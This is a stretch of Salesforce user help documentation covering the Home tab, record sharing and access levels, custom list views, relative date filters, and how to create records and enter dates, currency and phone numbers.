Available in: **All** Editions except **Database.com**

Note: The My Tasks and Calendar sections display on the Home page if they are included as components on your Home page layout.

From the Home page, you can view, create, and edit tasks and events. If you have Salesforce for Outlook, Connect for Outlook or Connect for Lotus Notes installed, you may be able to sync your Outlook or Lotus Notes records with Salesforce so they appear in the My Tasks and Calendar sections.

In the My Tasks section, you can:

- Click **New** to create a task.
- View a list of tasks assigned to you. Up to fifteen tasks can be displayed; to view all your tasks, click **View More**.

  identifies tasks that are part of a recurring series.
- Choose a time frame from the drop-down list to change which tasks display.
- Assign unresolved emails to related records; to view all your unassigned emails, click **My Unresolved Items**.
- If your organization has enabled hover links for the My Tasks list, hover your mouse over the subject of a task to see the details of the task in an overlay. Alternatively, click the subject of a task to open the detail page of that task.
- Click **X** to close a task.

In the Calendar section, you can:

- Click **New Event** to create a new event.
- Click the Scheduled Meetings subtab to view a list of the events you have scheduled for the next seven days. This tab displays a maximum of 50 events per day.
  - ◊ identifies events that are part of a recurring series.
  - ◊ identifies events with invitees. Multi-person events aren't available in Personal Edition.
  - ◊ If your organization has enabled home page hover links for events, hover your mouse over the subject of an event to display the details of the event in an interactive overlay. Alternatively, click the subject of an event to open the detail page of that event.
- Click the Requested Meetings subtab to view meetings you have requested but not confirmed. This tab displays a maximum of 100 requested meetings.
  - ◊ Click the subject of the meeting to open its detail page where you can cancel and reschedule the meeting.
  - ◊ The Responses column shows the number of invitees that have responded to your meeting request.
  - ◊ Once you confirm a meeting, it appears on the Scheduled Meetings subtab.

  If the Requested Meetings subtab doesn't appear, ask your Salesforce administrator to add it to the Calendar section.
- View a small calendar of the current month. To change which month appears, click and .
- Navigate to different views of your calendar and click the icons underneath the small monthly calendar as appropriate.

Viewing Custom Links on the Home Tab

Available in: **All** Editions except **Database.com**

This section appears on the Home tab depending on your customized home page layout.

The Custom Links section of the Home tab contains links to websites or Salesforce pages that are useful for everyone in your organization. Your administrator sets which links appear in this section.

Viewing Messages and Alerts

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Messages and Alerts section of the Home tab sidebar displays announcements customized by your organization's administrator. The Messages and Alerts section is not available in Personal Edition.

Checking for Desktop Client Updates

MANAGE RELATIONSHIPS AND DATA WITH RECORDS

VIEW AND SHARE RECORDS

Finding and Viewing Records and Data

Use tabs, search, or lists to look at your data.

Available in: All Editions

Your Salesforce data is stored in individual *records*. For example, if the Acme company is one of your accounts, you'll have an account record for Acme.

You can view your records different ways.

- Click a tab like Accounts or Contacts, select a view, and click **Go** to see a list of the records you are allowed to view. The results you see are called a *list view*.
- Search for a record using keywords, such as a name or address stored in the record. Use the search bar in the banner displayed on most pages.
- On many records, below the main page sections, look for related lists, which identify records that are associated with the record you're currently viewing. For example, an account record probably has a related list of contacts at that account.

See Also:

Understanding Salesforce Pages

Viewing and Editing Google Docs, Notes, and Attachments

Notes and attachments are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Google Docs available in all editions

You can create, view, and edit notes and add attachments from the Notes and Attachments related list on selected detail pages such as accounts, contacts, leads, opportunities, and products. You can also add attachments from the Attachments related list on selected detail pages such as cases, solutions, and campaigns.

If Chatter is enabled for your organization, files posted to a feed on a record are added to the record's Notes and Attachments related list as feed attachments. You can preview (if available), download, and delete feed attachments from the Notes and Attachments related list, but you can't edit them. You can view feed attachment details by clicking on the title of the file.

Note: If the Add Google Docs to Salesforce service is enabled in your organization, the Notes and Attachments related list is entitled Google Docs, Notes & Attachments, and the Attachments related list is entitled Google Docs & Attachments.

- To view the contents of a note, click the title of the note.
- To view the details of all notes, attachments, or Google docs, click **View All**.
- To view the details of an attachment, click the title of the file and then select the link on the Attached File detail page. To view the details of a feed attachment, click the title of the file.
- To edit a note or the title of an attachment, click **Edit** and make the changes you want. You can't edit the attached file directly and you can't edit feed attachments.
- To create a new Google doc, choose **New Document**, **New Spreadsheet**, or **New Presentation** from the **Add Google Doc** drop-down button.
- To associate an existing Google doc with the Salesforce record, choose **Add Existing** from the **Add Google Doc** drop-down button.
- To edit the title or URL of a Google doc, click **Edit**.
- To delete a Google doc from the related list, click **Del**. This action removes the document's association with the record but does not delete the document in Google Apps.
- To view and modify the Google doc, click **View**.

Consider the following when working with notes, attachments, and Google docs:

- To access a Google doc from a record detail page, the doc must be shared with your Google Apps account.
- When a file is attached to a record's Chatter feed it's added to the Notes and Attachments related list as a feed attachment. The file size limit for Chatter feed attachments is 2 GB.
- All notes and attachments added to contacts and opportunities roll up under the associated account as well.
- You cannot edit a note or attachment unless you also have access to edit the record associated with it.
- To delete a note or attachment, you must be the owner of the note or attachment or an administrator with the "Modify all Data" permission. Note ownership is determined by the owner field. Attachment ownership is determined by the created by field.
- Record owners (except Portal users) can delete attachments on records.
- Notes and attachments marked as private via the `Private` checkbox are accessible only to the person who attached them and administrators. For administrators to view private notes and attachments, they need the "View All Data" permission; to edit or delete them, they need the "Modify All Data" permission.
- The Notes and Attachments related list includes files from Salesforce CRM Content when they are posted to a Chatter feed on a record. However, the Notes and Attachments related list does not include Salesforce CRM Content files that only exist in Salesforce CRM Content. If your organization has Salesforce CRM Content enabled, you can add the Related Content related list to the detail pages for accounts, contacts, leads, opportunities, cases, products, or custom objects.
- Click **Preview** next to a feed attachment to display a preview of the file. Not all files can be previewed, such as copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews.
- If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

Adding Notes to Records

Granting Access to Records

Sharing for accounts and contacts is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Sharing for campaigns, cases, custom object records, leads, and opportunities is available in **Enterprise**, **Unlimited**, and **Developer** Editions

Sharing for custom objects is available in **Database.com**

Users can manually grant other users access to certain kinds of records, including accounts, contacts, and leads. In some cases, granting access to one record includes access to all its associated records. For example, if you grant another user access to an account, the user will automatically have access to all the opportunities and cases associated with that account.

To grant access to a record, you must be one of these.

- The record owner
- A user in a role above the owner in the hierarchy (if your organization's sharing settings control access through hierarchies)
- Any user granted "Full Access" to the record
- An administrator

To grant access to a record:

1. Click **Sharing** on the record you want to share.
2. Click **Add**.
3. From the `Search` drop-down list, select the type of group, user, role, or territory to add.

   Depending on the data in your organization, your options can include:

Type	Description
Public Groups	All public groups defined by your administrator.
Personal Groups	All personal groups defined by the record owner. Only the record owner can share with his or her personal groups.
Users	All users in your organization. Does not include portal users.
Roles	All roles defined for your organization. This includes all of the users in each role.
Roles and Subordinates	All of the users in the role plus all of the users in roles below that role in the hierarchy. Only available when no portals are enabled for your organization.
Roles and Internal Subordinates	All roles defined for your organization. This includes all of the users in the specified role plus all of the users in roles below that role, excluding partner portal and Customer Portal roles.
Roles and Internal and Portal Subordinates	Adds a role and its subordinate roles. Includes all of the users in that role plus all of the users in roles below that role. Only available when a partner or Customer Portal is enabled for your organization. Includes portal roles and users.
Territories	For organizations that use territory management, all territories defined for your organization, including all users in each territory.
Territories and Subordinates	For organizations that use territory management, all users in the territory plus the users below that territory.

4. Choose the specific groups, users, roles, or territories who should have access by adding their names to the Share With list. Use the **Add** and **Remove** arrows to move the items from the Available list to the Share With list.
5. Choose the access level for the record you are sharing and any associated records that you own.

Note:

- If you're sharing an opportunity or case, those you share it with must also have at least "Read" access to the associated account (unless you are sharing a case via a case team). If you also have privileges to share the account itself, those you share it with are automatically given "Read" access to the account. If you do not have privileges to share the account, you must ask the account owner to give others "Read" access to it.
- `Contact Access` is not available when the organization-wide default for contacts is set to Controlled by Parent.

- For sharing rules that specify access for associated object records, the given access level applies to that sharing rule only. For example, if an account sharing rule specifies Private as the access level for associated contacts, a user may still have access to associated contacts via other means, such as organization-wide defaults, the "Modify All Data" or "View All Data" permission, or the "Modify All" or "View All" permission for contacts.

6. When sharing a forecast, select `Submit Allowed` to enable the user, group, or role to submit the forecast.
7. Select the reason you're sharing the record so users and administrators can understand.
8. Click **Save**.

Editing or Deleting Record Access

To edit the access levels for a record, click **Sharing** on the record, and then click **Edit** next to the group, user, role, or territory whose access you want to modify.

To delete the sharing access for a group, user, role, or territory, click **Sharing** on the record, and then click **Del** next to the group, user, role, or territory whose access you want to remove.

Manual shares are deleted automatically if the record owner is changed or if they are no longer needed, such as when the organization-wide defaults grant a similar or wider access than the manual share.

Record Access Levels

Viewing Which Users Have Access to Your Records

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

After you have granted access to a record you own, you can view a list of users who have access to the record and its related information and records, including their access level and an explanation. The list shows every user who has access that is greater than the organization-wide default settings.

For forecast sharing, the list shows whether the user can submit a forecast (in forecasting versions where sharing is available).High-volume portal users and Customer Portal super users are excluded from this list.

Note: For sharing rules that specify access for associated object records, the given access level applies to that sharing rule only. For example, if an account sharing rule specifies Private as the access level for associated contacts, a user may still have access to associated contacts via other means, such as organization-wide defaults, the "Modify All Data" or "View All Data" permission, or the "Modify All" or "View All" permission for contacts.

1. Click **Sharing** on the desired record.
2. Click **Expand List**.
3. Click **Why?** next to a user's name to see the reason the user has access to the record.

   If there are multiple reasons with different access levels, the user is always granted the most permissive access level.

   The possible reasons are:

Reason	Description
Account Sharing Rule	The user has access via an account sharing rule created by the administrator.
Account Sharing	The user was granted access via the **Sharing** button on the associated account.
Account Team	The user is a member of the account team.
Account Territory	The account has been assigned to a territory to which the user has access.
Account Territory Rule	The user has access via an account territory sharing rule created by the administrator.
Administrator	The user has the “Modify All Data” or “View All Data” administrative permission, or the “Modify All” or “View All” object permission.
Associated Portal User or Role	The portal user or any role above the portal user's role has access to the account for which the portal user is a contact.
Associated Record Owner or Sharing	The user owns or has sharing access to a contact or contract associated with the account. Click the link to view which associated records the user owns or has been given sharing access to.
Associated Record Sharing	The user is a member of a share group that has access to a contact or contract that's associated with the account owned by high-volume portal users.
Campaign Sharing Rule	The user has access via a campaign sharing rule created by the administrator.
Case Sharing Rule	The user has access via a case sharing rule created by the administrator.
Contact Sharing Rule	The user has access via a contact sharing rule created by the administrator.
Delegated Forecast Manager	A user has access to forecast data that was granted via the **Sharing** button on the forecast (in forecasting versions where sharing is available).
Forecast Manager	A user has access due to being a forecast manager in the forecast hierarchy.
Lead Sharing Rule	The user has access via a lead sharing rule created by the administrator.
Manager of Territory Member	The user has a subordinate in the role hierarchy who is assigned to the territory with which the account is associated.
Manual Sharing	The user has access that was granted via the **Sharing** button on the record.

Reason	Description
Manual Territory Sharing	The account has been manually assigned to a territory to which the user has access.
Opportunity Sharing Rule	The user has access via an opportunity sharing rule created by the administrator.
Owner	The user owns the record, or the user is a member of the queue that owns the record or above the queue member in the role hierarchy.
Portal Share Group	The user is a member of a share group that has access to records owned by high-volume portal users.
Related Portal User	The portal user is a contact on the case.
Role Above Owner or Shared User (Portal Only)	The user's role is above the role of a portal user who has access to the record via ownership or sharing.
Sales Team	The user is a member of the opportunity sales team.
View All Forecasts Permission	The user has the “View All Forecasts” permission.

Granting Access to Records

Record Access Levels

Sharing for accounts and contacts is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Sharing for campaigns, cases, custom object records, leads, and opportunities is available in **Enterprise**, **Unlimited**, and **Developer** Editions

Sharing for custom objects is available in **Database.com**

When you share records with other users, you can assign them different levels of access to the records.

The available access levels are:

Access Level	Description
Full Access	User can view, edit, delete, and transfer the record. User can also extend sharing access to other users; however, the user cannot grant Full Access to other users.
Read/Write	User can view and edit the record, and add associated records, notes, and attachments to it.

Access Level	Description
Read Only	User can view the record, and add associated records to it. They cannot edit the record or add notes or attachments.
Private	User cannot access the record in any way.

Creating Custom List Views

Available in: **All** Editions

User Permissions Needed	
To create custom list views:	"Read" on the type of record included in the list
To create, edit, or delete public list views:	"Manage Public List Views"

You can create new list views to see a specific set of records such as contacts, documents, or campaigns. For example, create a list view of accounts in your state, leads with a specific `Lead Source`, or opportunities above a particular `Amount`. You can also create views of contacts, leads, users, or cases to use for mass email recipient lists.

To edit or delete any view you created, click **Edit** next to the View drop-down list. Administrators, and users with the "Manage Public List Views" permission, can also edit or delete public views and some of the standard Salesforce views. Users without the "Manage Public List Views" permission see the **Clone** link instead of **Edit** so they can clone a public or standard view.

To create a new view, click **Create New View** at the top of any list page or in the Views section of any tab home page.

1. Enter **View Name**

   Enter the name to appear in the View drop-down list.
2. If you have the "Customize Application" permission, enter a unique name to be used by the API and managed packages.
3. **Specify Filter Criteria**

   Filter by Owner

   These options vary depending on the kind of record. In general, select `All...` or `My...` to specify the set of records to search. There may be additional options:
   - Lead and case list views can be restricted by queue.
   - Price book list views can be restricted by price book.
   - Activity list views have several options.
   - If your organization has territory management, account and opportunity list views can be restricted by `My Territories` or `My Territory Teams`. `My Territories` means records associated with territories to

which you belong. `My Territory Teams` means records associated with either territories to which you belong or territories below you in the territory hierarchy.

- If your organization has case teams, case list views can be restricted by `My Case Teams`.
- If your organization has account teams, account list views can be restricted by `My Account Teams`.
- If your organization has opportunity teams, opportunity list views can be restricted by `My Opportunity Teams`.

Filter by Campaign

This option is available on these list views:

- Contacts home
- Leads home
- Mass email contacts
- Mass email leads
- Mass add campaign members wizard
- Mass update campaign members wizard

If you are editing a list view that is filtered by campaign, and do not have at least read access to the campaign, you will receive an error when attempting to save the list view.

Filter by Division

If your organization uses divisions to segment data and you have the “Affected by Divisions” permission, select the division that records in the list view must match. This option is disabled if you are not searching all records.

Select --Current-- to show records in your current working division.

Filter by Additional Fields

Optionally, enter filter criteria to specify conditions that the selected items must match, for example, `Lead Source equals Web`. You can also use special date values in your filter criteria.

Note: When you select the `Created Date` field in a list view filter, the value you specify can only be a date and not a time. This restriction does not apply to other filters.

4. **Select Fields to Display**

The default fields are automatically selected. You can choose up to 15 different fields to display in your view. You can display only the fields that are available in your page layout. When you select a long text area field, up to 255 characters are displayed in the list view.

a. To add or remove fields, select a field name, and click the **Add** or **Remove** arrow.

b. Use the arrows to arrange the fields in the proper sequence.

5. **Restrict Visibility**

If you are an administrator or a user with the “Manage Public List Views” permission, specify whether everyone or just you can see the custom view. This option is not available in Personal Edition. To see a list view, users must also have the appropriate “Read” permission on the type of records within the list view.

Alternatively, Enterprise, Unlimited, and Developer Edition users can specify a public group, role, or role including all users below that role to see the custom view. To share the list view, select `Visible to certain groups of users`, choose the type of group or role from the drop-down list, select the group or role from the list below it, and click **Add**.

Note: List views are visible to your customers in the Salesforce Customer Portal if the `Visible to all users` radio button is selected for views on objects assigned to Customer Portal users' profiles. To create list views that only your Salesforce users can see, select `Visible to certain groups of users`, and then share it with the All Internal Users group or a selected set of internal groups and roles.

When implementing a Customer Portal, create custom views that contain only relevant information for Customer Portal users, and then make those views visible to Customer Portal users by sharing them with the All Customer Portal Users group or a selected set of portal groups and roles.

6. Click **Save**. The view appears in the View drop-down list so you can access it later.

   You can rename an existing list view and click **Save As** to save the criteria of the list view without altering the original view.

To navigate back to the last list page you viewed, click **Back to list** at the top of any detail page.

Note: The information you see in list views is only the data to which you have access—either records you own or have read or read/write access to, records that have been shared to you, or records owned by or shared with users in roles below you in the role hierarchy.

In addition, you can view only those fields that are visible in your page layout and field-level security settings. Archived activities are not included in activity list views. You can use the Activity History related list to view these activities.

Sorting List Views

Available in: **All** Editions

User Permissions Needed	
To sort a list view:	"Read" on the records in the list

Lots of objects let you view related records in lists, also called "list views". If your list is long, or you want to print it, you might want to sort the records by one of the field columns. For example, the All Accounts list view can be sorted by the `Account Name` field column, `Billing State/Province` field column, and others. Custom list views can be sorted by their own field columns. Sorting is alphanumeric.

1. Open the list view.
2. Click the header for the field column you want to sort by.
   An arrow appears, to tell you how the list is sorted: from the column's first record) (alphanumerically) or its last ().

Note: Starting in Spring '13, list views for the Users object in organizations that have more than two million users cannot be sorted.

Creating Custom List Views

Printing List Views

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To print list views:	"Read" on the records included in the list

If printable list views are enabled for your organization, you can print standard list views and custom list views.

1. Go to the list view you want to print. For example: All Accounts on the Accounts tab.
2. Sort the contents of the list view if you want to.
3. Click .
4. In the new window, select the number of records you want to print—up to 1,000. (To print more than 1,000 records, run a report and then click **Printable View** on the report.)
5. Click **Print This Page**.

Deleting List Views

Available in: **All** Editions

To delete one of your custom views, select the view from the drop-down list and click the **Edit** link. At the top of the page, click the **Delete** button.

Creating Custom List Views

Understanding Relative Date Values for Filter Criteria

When you create a list view that includes a filter for a range of dates, such as `Create Date` or `Last Update Date`, use one or more of the relative date values provided to specify the range.

Available in: **All** Editions

For example, to create a custom view or report of accounts created the previous week, enter "Create Date equals LAST WEEK." For relative date values with variables (such as "NEXT *N* DAYS"), substitute *N* with any number greater than zero.

Relative date values are not case-sensitive. You can use "LAST WEEK" or "last week."

You can use multiple range values in a single field, separated by commas.

Note: For Enterprise, Unlimited, Professional, and Developer Editions, the week is defined by the `Locale` drop-down list on your personal information page. For Contact Manager, Group, and Personal Editions, the week is defined by the `Locale` setting in the company profile . For example, when the `Locale` is US English, a week runs Sunday to Saturday, whereas with UK English, a week spans Monday to Sunday.

Relative Date Value	Range
YESTERDAY	Starts at 12:00:00 a.m. on the day before the current day and continues for 24 hours.
TODAY	Starts at 12:00:00 a.m. on the current day and continues for 24 hours.
TOMORROW	Starts at 12:00:00 a.m. on the day after the current day and continues for 24 hours.
LAST WEEK	Starts at 12:00:00 a.m. on the first day of the week before the current week and continues for seven days.
THIS WEEK	Starts at 12:00:00 a.m. on the first day of the current week and continues for seven days.
NEXT WEEK	Starts at 12:00:00 a.m. on the first day of the week after the current week and continues for seven days.
LAST *n* WEEKS	Starts at 12:00:00 a.m. on the first day of the week that started n weeks before the current week, and continues up to the current second.
NEXT *n* WEEKS	Starts at 12:00:00 a.m. on the first day of the week after the current week and continues for *n* times seven days.
n WEEKS AGO	Starts at 12:00:00 a.m. on the first day of the week that started *n* weeks before the start of the current week and continues for seven days.
LAST MONTH	Starts at 12:00:00 a.m. on the first day of the month before the current month and continues for all the days of that month.
THIS MONTH	Starts at 12:00:00 a.m. on the first day of the current month and continues for all the days of that month.
NEXT *n* MONTHS	Starts at 12:00:00 a.m. on the first day of the month after the current month and continues until the end of the *n*th month.
LAST *n* MONTHS	Starts at 12:00:00 a.m. on the first day of the month that started *n* months before the current month and continues up to the current second.
n MONTHS AGO	Starts at 12:00:00 a.m. on the first day of the month that started *n* months before the start of the current month and continues for all the days of that month.
NEXT MONTH	Starts at 12:00:00 a.m. on the first day of the month after the current month and continues for all the days of that month.
LAST 90 DAYS	Starts at 12:00:00 a.m. 90 days before the current day and continues up to the current second. (The range includes today.)
NEXT 90 DAYS	Starts at 12:00:00 a.m. on the day after the current day and continues for 90 days. (The range does not include today.)
LAST *n* DAYS	Starts at 12:00:00 a.m. *n* days before the current day and continues up to the current second. (The range includes today.)

Relative Date Value	Range
NEXT *n* DAYS	Starts at 12:00:00 a.m. on the next day and continues for the next *n* days. (The range does not include today.)
n DAYS AGO	Starts at 12:00:00 a.m. on the day *n* days before the current day and continues for 24 hours. (The range does not include today.)
LAST QUARTER	Starts at 12:00:00 a.m. on the first day of the calendar quarter before the current calendar quarter and continues to the end of that quarter.
THIS QUARTER	Starts at 12:00:00 a.m. on the first day of the current calendar quarter and continues to the end of the quarter.
NEXT QUARTER	Starts at 12:00:00 a.m. on the first day of the calendar quarter after the current calendar quarter and continues to the end of that quarter.
LAST *n* QUARTERS	Starts at 12:00:00 a.m. on the first day of the calendar quarter *n* quarters ago and continues to the end of the calendar quarter before the current quarter. (The range does not include the current quarter.)
NEXT *n* QUARTERS	Starts at 12:00:00 a.m. on the first day of the calendar quarter after the current quarter and continues to the end of the calendar quarter *n* quarters in the future. (The range does not include the current quarter.)
n QUARTERS AGO	Starts at 12:00:00 a.m. on the first day of the calendar quarter *n* quarters before the current calendar quarter and continues to the end of that quarter.
LAST YEAR	Starts at 12:00:00 a.m. on January 1 of the year before the current year and continues through the end of December 31 of that year.
THIS YEAR	Starts at 12:00:00 a.m. on January 1 of the current year and continues through the end of December 31 of the current year.
NEXT YEAR	Starts at 12:00:00 a.m. on January 1 of the year after the current year and continues through the end of December 31 of that year.
n YEARS AGO	Starts at 12:00:00 a.m. on January 1 of the calendar year *n* years before the current calendar year and continues through the end of December 31 of that year.
LAST *n* YEARS	Starts at 12:00:00 am on January 1, *n+1* years ago. The range ends on December 31 of the year before the current year.
NEXT *n* YEARS	Starts at 12:00:00 a.m. on January 1 of the year after the current year and continues through the end of December 31 of the *n*th year.
LAST FISCAL QUARTER	Starts at 12:00:00 a.m. on the first day of the fiscal quarter before the current fiscal quarter and continues through the last day of that fiscal quarter. The fiscal quarter is defined in Setup at **Company Profile** > **Fiscal Year**. **Note:** None of the FISCAL literal date values are supported when creating mobile custom views.
THIS FISCAL QUARTER	Starts at 12:00:00 a.m. on the first day of the current fiscal quarter and continues through the end of the last day of the current fiscal quarter. The fiscal quarter is defined in Setup at **Company Profile** > **Fiscal Year**.

Relative Date Value	Range
NEXT FISCAL QUARTER	Starts at 12:00:00 a.m. on the first day of the fiscal quarter after the current fiscal quarter and continues through the last day of that fiscal quarter. (The range does not include the current quarter.) The fiscal quarter is defined in Setup at **Company Profile** > **Fiscal Year**.
LAST *n* FISCAL QUARTERS	Starts at 12:00:00 a.m. on the first day of the fiscal quarter *n* fiscal quarters ago and continues through the end of the last day of the previous fiscal quarter. (The range does not include the current fiscal quarter.) The fiscal quarter is defined in Setup at **Company Profile** > **Fiscal Year**.
NEXT *n* FISCAL QUARTERS	Starts at 12:00:00 a.m. on the first day of the fiscal quarter after the current fiscal quarter and continues through the end of the last day of the *n*th fiscal quarter. (The range does not include the current fiscal quarter.) The fiscal quarter is defined in Setup at **Company Profile** > **Fiscal Year**.
n FISCAL QUARTERS AGO	Starts at 12:00:00 a.m. on the first day of the fiscal quarter *n* fiscal quarters before the current fiscal quarter and continues through the end of the last day of that fiscal quarter.
LAST FISCAL YEAR	Starts at 12:00:00 a.m. on the first day of the fiscal year before the current fiscal year and continues through the end of the last day of that fiscal year. The fiscal year is defined in Setup at **Company Profile** > **Fiscal Year**.
THIS FISCAL YEAR	Starts at 12:00:00 a.m. on the first day of the current fiscal year and continues through the end of the last day of the fiscal year. The fiscal year is defined in Setup at **Company Profile** > **Fiscal Year**.
NEXT FISCAL YEAR	Starts at 12:00:00 a.m. on the first day of the fiscal year after the current fiscal year and continues through the end of the last day of that fiscal year. The fiscal year is defined in Setup at **Company Profile** > **Fiscal Year**.
LAST *n* FISCAL YEARS	Starts at 12:00:00 a.m. on the first day of the fiscal year *n* fiscal years ago and continues through the end of the last day of the fiscal year before the current fiscal year. (The range does not include the current fiscal year.) The fiscal year is defined in Setup at **Company Profile** > **Fiscal Year**.
NEXT *n* FISCAL YEARS	Starts at 12:00:00 a.m. on the first day of the fiscal year after the current fiscal year and continues through the end of the last day of the *n*th fiscal year. (The range does not include the current fiscal year.) The fiscal year is defined in Setup at **Company Profile** > **Fiscal Year**.
n FISCAL YEARS AGO	Starts at 12:00:00 a.m. on the first day of the fiscal year *n* fiscal years ago and continues through the end of the last day of that fiscal year.

VIEW AND SHARE FAQ

How does the sharing model work?

In Professional, Enterprise, Unlimited, and Developer Edition organizations, the administrator can define the default sharing model for your organization by setting organization-wide defaults. Organization-wide defaults specify the default level of access to records. For most objects, organization-wide defaults can be set to Private, Public Read Only, or Public Read/Write.

In environments where the sharing model for an object has been set to Private or Public Read Only, an administrator can grant users additional access to records by setting up a role hierarchy and defining sharing rules. Role hierarchies and sharing rules can only be used to grant additional access—they cannot be used to restrict access to records beyond what was originally specified with the sharing model through organization-wide defaults.

After restricting access using organization-wide defaults, users typically get access through one or more of these methods:

- Role hierarchy
- Sharing rules
- Manual sharing
- Implicit access (Accounts and associated child records)
- Teams (Account, Case, and Opportunity)

Which kinds of records can I print list views for?

If printable list views are enabled for your organization, you can print standard and custom list views for these kinds of records.

- Accounts
- Activities
- Campaigns
- Cases
- Contacts
- Contracts
- Custom objects
- Documents
- Leads
- Opportunities
- Permission sets
- Price books
- Profiles
- Products
- Reports
- Solutions

CREATE RECORDS

Creating Records

Available in: **All** Editions

Creating records is standard procedure for most Salesforce users. While some objects (such as Account) have special *guidelines and considerations* you need to be aware of, the *process* of creating a record is similar for all.

Depending on how your administrator has set up your Salesforce organization, you can create records in a few different ways.

- From object tabs
- In feeds on the home page, Chatter tab, and record detail pages
- With the Create New drop-down list in the sidebar
- With Quick Create

Attaching Files to Records

Creating Records from Object Tabs

Available in: **All** Editions

User Permissions Needed	
To create records:	"Create" on the object for the kind of record you're creating

Before you create a record, make sure you're aware of any guidelines for the kind of record you're creating.

1. Click the tab for the kind of record you want to create. You'll start from that object's Home page. For example, click the Accounts tab if you want to create an account record.
2. Click **New**.
3. Select a record type if you're prompted to.
4. Enter values in the fields. Required fields are identified with a red bar (|).

Tip: Most objects have field definitions in the Salesforce help. Just search the help for the object name + “fields”. For example, if you’re creating or editing an account record and want to know more about your options in the `Industry` drop-down list, look up “Account Fields” in the help.

5. When you finish entering values for your new record, click **Save**, or click **Save & New** to save the current record and create another. If you navigate away from the page before clicking **Save**, you may lose your changes.

Creating Records

Creating Records in Feeds

Available in: **All** Editions

User Permissions Needed	
To create records:	“Create” on the object for the kind of record you’re creating

Depending on how your administrator has set up Salesforce, you may be able to create records in the feed on the home page, the Chatter tab, and record detail pages. Publishers on different feeds may have different actions available; check with your administrator for information on what you can do in each feed. Before you create a record, make sure you’re aware of any guidelines for the kind of record you’re creating.

1. In the feed in which you want to create a record, click the publisher action that corresponds to the kind of record you want to create.
2. Enter values in the fields. Required fields are identified with a red bar (|).
   Most objects have field definitions in the Salesforce help. Just search the help for the object name + “fields”. For example, if you’re creating or editing an account record and want to know more about your options in the `Industry` drop-down list, look up “Account Fields” in the help.
3. When you finish entering values for your new record, click **Create**.

A feed item for the record you’ve created appears:

- In the feed in which you created the record.
- As the first item in the feed for the new record itself.
- In your Chatter feed.

- In the Chatter feed of anyone who follows the record from which you created the new record. For example, if you create a contact from the record detail page for the account ABC Industries, anyone who follows ABC Industries will see a feed item for the contact record you created.

Feeds Overview

Creating Records Using the Create New Drop-Down List

The available options in the Create New drop-down list vary according to which permissions you have, which Salesforce Edition you are using, and which app you are using.

The Create New drop-down list, available in the sidebar, provides options to create new records. To create a new record using the drop-down list:

1. Select the type of record you want to create. The new record page immediately displays in the appropriate tab or the Upload a File dialog box displays if you selected **File**.
2. Fill in the fields.
3. Click **Save** or **Upload to My Files** if you selected **File**.

Creating Records with Quick Create

Available in: **All** Editions

User Permissions Needed	
To create records:	"Create" on the object for the kind of record you're creating

If your administrator has enabled Quick Create, you can create records from the home pages for leads, accounts, contacts, and opportunities. You can also create accounts from the Account lookup field results list on the Quick Create form on contacts, leads, and opportunities. Validation rules don't apply when you create new records with Quick Create.

1. Click the tab for the kind of record you want to create. To create an account while you create a contact, lead or opportunity, click the icon next to the Account field in the Quick Create form you're using.
2. Enter values in the fields. Required fields are identified with a red bar (|).

Most objects have field definitions in the Salesforce help. Just search the help for the object name + "fields". For example, if you're creating or editing an account record and want to know more about your options in the `Industry` drop-down list, look up "Account Fields" in the help.

3. Click **Save**.

Selecting Picklist Values

In Salesforce, you may encounter a few different types of picklist fields.

- Standard picklists - Click the down arrow to select a single value.
- Multi-select picklists - Double click on any available value in one scrolling box to add that value to the selected scrolling box on the right. You can choose a single value or multiple values. To select values within a range, select the first value and click the last value in the range while holding down the SHIFT key; then, click the arrow to add selections to the chosen box.
- Dependent and controlling picklists work in conjunction with each other. The value chosen in the controlling picklist affects the values available in its dependent picklist. Both controlling and dependent picklists are indicated on edit pages by an icon. Hover your mouse over the icon to display the name of the controlling or dependent picklist.

Guidelines for Entering Currency, Dates, Times, and Phone Numbers

Available in: **All** Editions except **Database.com**

Creating and editing records is easier if you understand a few guidelines and tips for the currency, date, time, and phone number fields you'll find in various records.

Currency

In most Salesforce editions, the format and currency type you can use for currency fields, such as `Quota` or `Annual Revenue`, are determined by the `Currency Locale` setting for your company. In Group, Professional, Enterprise, and Unlimited Edition organizations that use multiple currencies, the format and currency type are determined by the `Currency` field in the record you're creating or editing.

Tip: When you enter a monetary amount (or any other type of number), you can use the shortcuts **k**, **m**, or **b** to indicate thousands, millions, or billions. For example, when you enter `50k` it appears as `50,000`. However, these shortcuts do not work for filter criteria.

Dates and Times

Many fields allow you to enter a date or a time in the format specified by your personal `Locale` setting.

When entering dates, you can choose a date from the calendar, or manually enter a date.

Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

Tip:

- Years appear and are saved as four digits, but you can enter the final two digits and Salesforce will determine the first two. Entries `60` through `99` are assumed to be in the 20th century (for example: `1964`), and entries `00` to `59` are assumed to be in the 21st century (for example: `2012`).
- If you enter numbers for month and day only (example: `01/15`), Salesforce supplies the *current* year.
- If your locale and language are English, you can enter words like `Yesterday`, `Today`, and `Tomorrow`, or any day of the week, and Salesforce figures it out. Week day names (such as `Monday`) are always considered to be in the following week.

Phone Numbers

When you enter phone numbers in various phone fields, Salesforce preserves whatever phone number format you enter. However, if your `Locale` is set to English (United States) or English (Canada), ten-digit phone numbers and eleven-digit numbers that start with “1” are automatically formatted as `(800) 555-1212` when you save the record..

Tip:

- If you do not want the parentheses-space-hyphen formatting (`(800) 555-1212`) for a ten- or eleven-digit number, enter a “+” before the number. For example: `+49 8178 94 07-0`.
